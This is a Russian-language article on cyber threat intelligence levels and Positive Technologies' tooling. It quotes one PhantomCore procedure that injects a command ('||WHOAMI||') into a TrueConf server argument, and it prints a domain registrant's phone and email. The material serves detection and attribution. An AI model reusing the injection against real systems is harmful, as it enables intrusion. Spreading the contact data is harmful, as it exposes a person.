


Рисунок 1. Задачи киберразведки

По канонам киберразведка делится на три уровня: тактический, операционный и стратегический. Каждый подразумевает работу с разными данными и, соответственно, разных потребителей данных.

На **тактическом уровне** вы оперируете базовыми вещами — например, образцами ВПО и индикаторами компрометации. Здесь потребителями выступают 1–3-я линии SOC, специалисты киберразведки, а также эксперты по реагированию и расследованию инцидентов.

Собранные данные дают базовую информацию об угрозах через косвенные признаки — индикаторы компрометации. Чаще всего они уже были обнаружены в атаках на смежные компании и показывают, не стали ли мы жертвами аналогичной атаки.

На **операционном уровне** вы начинаете погружаться в детали атак, строите и наполняете информацией собственную «библиотеку угроз» (как действуют хакеры, какие инструменты и уязвимости применяют, в каких публичных отчетах есть упоминания об этой группировке). Здесь потребителями данных могут выступать не только специалисты, которые работают с тактическими данными, но и люди на руководящих позициях (например, руководители SOC).

Операционные данные дают возможность проводить мероприятия по ретроспективному поиску следов атак (Threat hunting) и тестировать ИБ-продукты на предмет детектирования конкретных индикаторов различных хакерских группировок (Purple teaming). Эти данные также можно использовать для эмуляции действий злоумышленников по всей цепочке жизненного цикла атаки: от исходного вектора до итогового воздействия на инфраструктуру (Attack simulation).

Операционные данные очень ценны: в достаточном количестве их можно получить только при работе с реальными инцидентами. Поэтому компании, у которых есть команды по расследованию или большой SOC, имеют здесь очевидные преимущества. Конечно, данные можно брать из публичных отчетов, но тогда у вас не будет уникальной экспертизы: вы всего лишь будете соревноваться с другими, кто лучше обработает данные из открытых источников.

Наконец, на **стратегическом уровне** вы можете говорить о трендах атак, поставлять оперативные отчеты об угрозах, строить большие статистические модели, точнее прогнозировать изменение ландшафта киберугроз в масштабах отрасли или страны и в некоторых случаях противодействовать злоумышленникам на этапе подготовки атак.

Достигнуть этого уровня и поставлять релевантную информацию крайне сложно. Чаще всего на нем находятся крупные вендоры: они могут позволить себе мощности для обработки и хранения больших массивов данных, а также способны содержать в штате команду, которая будет работать с этой информацией и доставлять ее конечному потребителю в виде отчетов.

Отмечу, что стратегические данные об угрозах играют ключевую роль в принятии решений о защите инфраструктуры. Именно опираясь на них, CISO и руководители SOC строят ИБ-стратегию, формируют бюджеты и отслеживают релевантные угрозы.

Стратегический	Построение стратегии защиты Оценка покрытия детектирования Кто нас может атаковать?	**CISO, руководитель SOC**
Операционный	Проведение Threat Hunting Поиск следов компрометации Как нас могут атаковать?	**SOC L3, Threat Hunting и TI-специалисты**
Тактический	Обработка инцидентов в SIEM Обогащение контекста индикаторов компрометации Нас атакуют?	**SOC L1-L2, Threat Hunting и TI-специалисты**




Рисунок 2. Применение данных киберразведки

НАЧАЛО КИБЕРРАЗВЕДКИ В ПОЗИТИВЕ: ТАКТИЧЕСКИЙ УРОВЕНЬ

В далеком 2017 г. я начал работать в Позитиве аналитиком внутреннего SOC. Буквально через несколько месяцев я стал помогать команде по расследованию инцидентов: искал информацию об индикаторах компрометации, атрибутировал атаки, анализировал вредоносный код и систематизировал данные об угрозах. В то время моими любимыми инструментами был Virustotal с подпиской Intelligence, Google и PDNS от RiskIQ (фактически я работал только с базовыми данными и индикаторами: IP, доменами, хешами файлов). Меня сильно впечатлял объем данных, которые были в этих системах: казалось, они содержат все знания мира об угрозах и этого вполне достаточно, чтобы заниматься киберразведкой. Но я ошибался...

Со временем наша команда начала расти, и мы поняли, что начинаем обзаводиться собственными потоками информации, которую необходимо хранить и обрабатывать. У нас возникла идея: можно генерировать данные об угрозах, чтобы использовать их для отслеживания атак и поставки в продукты, а также предоставить доступ к этим данным нашим клиентам. По сути, с этого и началось построение киберразведки в Позитиве.

Мы начали с автоматизированного сбора и анализа образцов вредоносного кода. Почему? Потому что мы в том числе занимаемся написанием детектирующих статических правил для ВПО. Соответственно, нам требовался механизм для сбора коллекции вредоносов и проверки разработанных правил. К слову, сейчас процесс написания детектирующих правил во всех командах Позитива завязан на данные из этой системы.

Важно понимать, что файлы дают много данных, но сначала эти данные нужно извлечь и обработать. Наша система анализа ВПО **Solomon** позволяет извлекать метаинформацию из 30+ форматов файлов, которые хакеры чаще всего используют в атаках, проверять их статическими правилами и запускать в песочнице PT Sandbox.




Рисунок 3. Пример информации, которую можно извлечь из LNK-файлов

После анализа файлов остается достаточно большой объем сопутствующей информации: IoC, артефакты в песочнице (TTP, названия детектирующих правил), трафик, сохраненные в процессе работы файлы и др. Эти данные можно утилизировать в других СЗИ для повышения уровня экспертизы.

Рисунок 4. Агрегирование и распределение данных

Следующий этап — сбор индикаторов компрометации и их контекста. Кажется, что этот процесс не требует глубокой экспертизы (например, как при автоматизированном анализе ВПО), однако в нем много подводных камней. IoC и контекст необходимо не просто собирать, а применять алгоритмы валидации индикаторов и источников, чтобы исключать явно невредоносные данные и необновляемые источники. Так, в популярных открытых сервисах с фидами любой может добавить 8.8.8.8 как вредоносный IoC или же представить хеш от Winrar как индикатор группировки Lazarus. На большом потоке данных это неизбежно приведет к ложноположительным срабатываниям СЗИ: потребители будут постоянно жаловаться на данные, а аналитики — исправлять фолзы. Соответственно, чтобы эффективно фильтровать «хорошее» и «плохое», необходим дополнительный пул систем, которые постоянно генерируют данные для фильтрации. Причем системы для файловых и сетевых индикаторов нужны разные.

Когда мы столкнулись с этими проблемами, нам пришлось провести кропотливую работу по созданию аналитики и системы для фильтрации «плохих» данных. Однако в некоторых случаях мы пришли к выводу, что это не «плохие» данные, а всего лишь другие категории данных, которые можно использовать для обеления или категоризации индикатора. В итоге мы создали разные типы коллекций (фидов) для таких индикаторов (например, VPN, Proxy, CDN, Cloud), которые применяем сами и предлагаем клиентам. Это так называемые индикаторы двойного назначения, которые нельзя однозначно отнести к категории вредоносных, так как они будут генерировать ложноположительные срабатывания из-за использования в легитимных целях. Тем не менее хочется сообщать об этом клиентам, чтобы они обращали внимание на сработки.

Для эффективной фильтрации «хороших» сетевых индикаторов в производственных масштабах также необходим большой объем доменов, их резолвов, поддоменов, связанных DNS-записей и WHOIS-информации. Чтобы решить эту задачу, в 2018 г. мы начали собирать свой passive DNS (pDNS). Сейчас у нас база с более чем 70 млрд записей различных типов, и данные уже начали работать на нас: помимо фильтрации IoC, мы используем ее для выявления фишинговых ресурсов и потенциальных серверов хакеров. Причем выявление происходит на ранних этапах развертывания инфраструктуры злоумышленников, что в некоторых случаях позволяет доставить информацию клиентам еще до начала атаки.

ВЫХОДИМ НА ОПЕРАТИВНЫЕ ПРОСТОРЫ

Спустя два года после того, как мы разобрались с базовыми технологиями и начали стабильно получать информацию о новых атаках, настал момент систематизировать знания о хакерских группировках, их подходах, инструментах и используемых уязвимостях. В большинстве случаев эти сведения можно получить только от команд по расследованию инцидентов или SOC, и это именно те данные, которые будут отличать вас от других вендоров (ведь клиенты, а значит, и инциденты у всех разные). Однако без информации из открытых источников картина все равно будет неполной. Эти данные тоже нужно включать в «Библиотеку угроз», и здесь нам снова пришлось мучиться...

Честно говоря, до появления LLM труд по обработке данных из публичных отчетов был адской каторгой (я сам этим занимался, поэтому знаю, о чем пишу). Аналитикам приходилось анализировать множество информации, вникать в суть и в правильном порядке заносить необходимые данные во внутренние системы. Да, автоматизация была, но она была шаткой и ее приходилось постоянно дорабатывать. Например, когда очередной ~~гений~~ вендор придумает «новое» название существующей группировки или инструмента.




Рисунок 5. Количество альтернативных имен группировки Lazarus в PT Fusion

После появления LLM (особенно с выходом GPT-5) этот процесс наконец удалось автоматизировать на 90% и сконцентрироваться только на закрытых данных. Однако спецэффекты все равно оставались: они были связаны с галлюцинациями модели, которая придумывала новые имена для группировок и ВПО. Кроме того, LLM еще не умеют понимать полный контекст действий атакующих, поэтому если мы хотим правильно обновить матрицу действий хакеров данными из свежего отчета, пока это приходится делать руками. Но в большинстве случаев мы эффективно используем постобработанные данные от LLM: это помогает отделять зерна от плевел и освобождает время аналитиков.

Итак, в чем же главная ценность данных операционного уровня? Они дают возможность действовать проактивно. Если в случае с IoC мы практически в 90% случаев пытаемся найти следы уже прошедших атак, то с данными операционного уровня можем подготовиться к атаке, основываясь на опыте пострадавших от действий хакеров. Эти сведения называются процедурами, и они связываются с конкретными техниками из матрицы MITRE ATT&CK (их также называют индикаторами/следами атак — IoA).

PHANTOMCORE

ТАКТИКА	ПЕРВОНАЧАЛЬНЫЙ ДОСТУП
ТЕХНИКА	ЭКСПЛУАТАЦИЯ УЯЗВИМОСТИ
ПРОЦЕДУРА	ГРУППИРОВКА PHANTOMCORE ИСПОЛЬЗОВАЛА ЦЕПОЧКУ УЯЗВИМОСТЕЙ BDU:2025-10114,BDU:2025-10115, BDU:2025-10116 В СЕРВИСЕ ВИДЕО-КОНФЕРЕНЦ-СВЯЗИ TRUECONF ДЛЯ ПОЛУЧЕНИЯ ПЕРВОНАЧАЛЬНОГО ДОСТУПА В АТАКУЕМУЮ ИНФРАСТРУКТУРУ И ВЫПОЛНЕНИЯ ПРОИЗВОЛЬНОГО КОДА ОТ ИМЕНИ ПРОЦЕССА TC_SERVER.EXE: CMD.EXE /S /C 'C:\PROGRAM FILES\TRUECONF SERVER\TC_SERVER.EXE' /MODE:1 /SERVERID:A /SERVERNAME:AAA1111#VCS /SERIAL:||WHOAMI|| /FILE:'C:\TRUECONF\ACTIVATION\OFFLINEREG.VRG'.

HEARTLESSSOUL

ТАКТИКА	ЗАКРЕПЛЕНИЕ
ТЕХНИКА	ЗАКРЕПЛЕНИЕ ЧЕРЕЗ ПЛАНИРОВЩИК ЗАДАЧ
ПРОЦЕДУРА	ГРУППИРОВКА HEARTLESSSOUL ИСПОЛЬЗОВАЛА ЗАКРЕПЛЕНИЕ ЧЕРЕЗ ЗАПЛАНИРОВАННУЮ ЗАДАЧУ ПОД НАЗВАНИЕМ ZERODRIVEBACKUPTASKSYSTEM141.1.7272.0. ЗАДАЧА ЗАПУСКАЛАСЬ КАЖДЫЕ 5 МИНУТ, УКАЗАННЫЙ ПУТЬ ДЛЯ ЗАДАЧИ — \ZERODRIVE\ZERODRIVEBACKUP\. ОПИСАНИЕ ЗАДАЧИ — UPDATE SYSTEM EXECUTABLE AND SAVE FILES TO CLOUD.

Рисунок 6. Примеры оперативных данных

Оперативные данные можно проверять в SIEM для поиска следов компрометации в сети (Threat hunting) или использовать для эмуляции тех или иных действий хакеров — чтобы понять, как на них будут реагировать СЗИ (Purple teaming). А если мы не видим реакции от СЗИ, самое время написать детект или сообщить об этом вендору, чтобы он покрыл технику и обновил пакет экспертизы.

Как выглядят эти данные? Чаще всего это командлайны, имена файлов, информация о путях хранения инструментов на машине жертвы, сведения об уязвимостях или о том, как хакеры осуществляют воздействие на инфраструктуру.

IoA особенно полезны, когда вы сталкиваетесь с инцидентом, но не понимаете, кто и как вас атаковал. Если решите заняться расследованием самостоятельно (для качественного расследования все-таки зовите профильные команды), собранные данные могут вывести вас на одну из известных хакерских группировок. После этого вы сможете воспользоваться своими TI-системами или обратиться к коммерческим TI-порталам (например, к нашему PT Fusion) и получить детализированную сводку о том, как действуют эти хакеры (практика показывает, что их действия повторяются от инцидента к инциденту). Получив такую информацию, вы будете понимать, какие следы искать, и даже определите потенциальный исходный вектор атаки (например, уязвимость, которую надо срочно закрыть).

Предположим, вы столкнулись с группировкой, которая занимается шифрованием и вымогательством. Вас еще не зашифровали, но следы атаки вы уже нашли. Необходимо действовать максимально быстро: если правильно используете данные киберразведки и примете эффективные меры, то спасете свою инфраструктуру и кошелек от катастрофических последствий.

ФОРМИРУЕМ СТРАТЕГИЮ

Чтобы не просто рисовать красивые графики, а качественно генерировать информацию на стратегическом уровне, необходимы большой объем данных, высокий уровень автоматизации и большая скорость обработки. Здесь мы начинаем склеивать все сведения из предыдущих разделов и обсчитывать различные метрики, чтобы получить тренды. Это нужно делать не в формате «100 500 индикаторов было обнаружено за год», а так, чтобы увидеть динамику за определенный промежуток времени и ответить на главный вопрос: почему именно так, а не иначе?

По сути, здесь мы начинаем работать с ландшафтом угроз для нашей организации. В большинстве случаев он основывается на угрозах для отрасли и страны, поскольку хакерские группировки часто действуют по шаблону (преследуют одни и те же цели и атакуют представителей одной отрасли). Отмечу, что при построении ландшафта угроз важно учитывать состояние внешнего периметра, покрытие СЗИ, стек технологий и процессы, которые есть в компании. Почему процессы тоже важны? Например, если у вас нет DevSecOps, сразу повышается риск взлома через атаки типа Supply chain security. Если нет обучения по выявлению фишинга, увеличивается риск быть взломанным таким образом. И так далее.




Рисунок 7. Модуль «Ландшафт угроз» в PT Fusion

Имея на руках полную картину ландшафта угроз, мы начинаем понимать слабые места инфраструктуры и можем составить список защитных мер — в первую очередь для устранения критичных угроз. Например, улучшение парольных политик, увеличение покрытия сети средствами мониторинга, разграничение доступов у подрядчиков и т. д.

ПОРОГ ВХОДА В КИБЕРРАЗВЕДКУ

Кибербразведкой занимаются не только ИБ-вендоры, но и внутренние TI-команды крупных компаний. Разница в том, что вендор распространяет данные максимально широко, а in-house-специалисты делают это в рамках своей или дочерних организаций (и чаще всего дополнительно обрабатывают данные от вендоров).

На самом деле многие ИБ-специалисты от SOC до CISO в некоторой степени занимаются кибербразведкой, когда анализируют сработки в СЗИ, сталкиваются с инцидентами, формируют прогнозы или строят ИБ-архитектуру организации. Однако им не всегда хватает навыков понять, что важно, а что нет. Как правильно реагировать на угрозу? От чего нужно защищаться в первую очередь? Как найти релевантную информацию по кейсу и не потратить слишком много времени на анализ?

Возникает дилемма: покупать или строить? Многие компании выбирают первый вариант, чтобы работать с готовыми данными от поставщика. Однако здесь тоже есть нюансы...

К сожалению, кибербразведка не всегда дает четкие представления об угрозе. Почему? Все дело в области видимости поставщика данных. При их обработке часто остаются белые пятна, которые не всегда получается закрыть. Например, специалист SOC сидит на смене и видит в СЗИ подозрительную сетевую активность на домене telegramsupport.online. В данных in-house-кибербразведки его нет, у вендоров тоже стоит пометка «Не определен». Как в этом случае понять, является ли домен угрозой? Конечно, по внешнему виду можно сказать, что он фишинговый, поэтому: «Давайте блокировать и расследовать инцидент». Но тогда нам нужны детали: что это за угроза, как она оказалась в сети, какие могут быть последствия и т. д. И тут начинается квест по атрибуции...

Аналитики начинают бегать по разным сервисам в поисках крупиц информации об индикаторе, чтобы хоть как-то выйти на след злоумышленников. Легче всего тем, у кого есть доступ к коммерческим TI-порталам, где могут быть связанные с индикатором приватные данные. Мы в PT Fusion пошли немного дальше и решили дать пользователям возможность искать информацию даже в сырых TI-данных (я называю эту функциональность «Поиск последнего шанса»).

Но вернемся к нашему домену. У него есть множество связанных данных: WHOIS, RDAP, SSL-сертификаты, DNS-записи, поддомены, история резолвов в IP. Возможно, эти записи уже засветились в разобранных ранее атаках.

Tech Phone: +7.9235313684
Tech Phone Ext:
Tech Fax: +7.9235313684
Tech Fax Ext:
Tech Email: aleksandr_demidov2613@rambler.ru
Name Server: carlane.ns.cloudflare.com
Name Server: rocky.ns.cloudflare.com

Рисунок 8. Данные регистранта из WHOIS

На рис. 8 видно, что у домена очень интересный WHOIS, содержащий данные человека, который его зарегистрировал. Теперь мы можем узнать, не регистрировал ли этот человек других доменов: может быть, они уже были замечены в атаках?




Рисунок 9. Поиск связанных данных по домену

Выясняем, что на этот email было зарегистрировано 50 доменов и среди них есть вредоносные. Следующий вопрос: может быть, они уже атрибутированы и значатся за конкретной группировкой?




Рисунок 10. Данные по одному из найденных доменов

И действительно: на одном из вредоносных доменов стоит атрибуция на ScalyWolf (см. рис. 10). Теперь можно ознакомиться с детальным профилем группировки и принять меры по реагированию (см. рис. 11).

